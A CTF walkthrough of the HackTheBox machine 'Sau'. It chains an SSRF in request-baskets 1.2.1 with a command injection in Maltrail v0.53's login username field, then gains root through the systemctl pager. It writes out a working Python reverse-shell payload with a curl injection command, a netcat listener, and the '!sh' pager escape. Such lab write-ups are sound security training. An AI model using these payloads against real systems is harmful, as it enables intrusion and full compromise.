HackTheBox: Sau
by Lyuben Petrov
This is the walkthrough of the machine Sau on HackTheBox. It is a beginner-friendly challenge that invloves CVE researching and exploitation.
Enumeration
A quick nmap scan shows open ports 22, 80 and 55555. Port 80 is filtered. This is most likely the result of a firewall.
Exploit 1 - SSRF
So let’s navigate to http://10.10.11.224:55555/web. In the page source we see the web app uses request-baskets 1.2.1. Let’s search for “request-baskets 1.2.1 exploit”. First thing we find is CVE-2023-27163 - a proof-of-concept for a Server-Side Request Forgery (SSRF) vulnerability.
Together with the fact that port 80 is filtered and unacessible from outside, this means that we should be able to forge a request from port 55555 on the remote server to its own port 80, hosted locally. Thus allowing us to see the web page at port 80. We can use the PoC by entr0pie to do this like:

We need to specify the local port 80 since it will be routed internally thus avoid ing any external firewalls.
Exploit 2 - Command Injection
On local port 80 we see right away that a Mailtrail v0.53 app.

Once again look up the application name and version for exploit. You should find this remote code execution (RCE) vulnerability. Basically, in Mailtrail v0.53 the username parameter of the login page doesn’t properly sanitize the input leaving it wide open for a command injection attack.
In this particular case, we can add a semi-colon after the username value and then the command (reverse shell). Basically, you should be able to exploit the vulnerability yourself like so:
echo python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.1",1337));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")\' | base64 > encoded_payload

curl '172.16.1.10' --data 'username=;`echo+\"$encoded_payload\"+|+base64+-d+|+sh`'
Don’t forget to use your own IP and listening port. Catch the reverse connection using a listener (nc -lnvp 1337) and you are in. You can use python3 -c 'import pty;pty.spawn("/bin/bash");' to upgrade your shell.
Privilege escalation

We run sudo -l and we see we can run /usr/bin/systemctl status trail.service as root. A quick check in GTFOBins tells us that the command opens the default pager which is likely to be less. However, the pager allows command execution. So once it is opened simply type !sh and hit ENTER. The machine is rooted.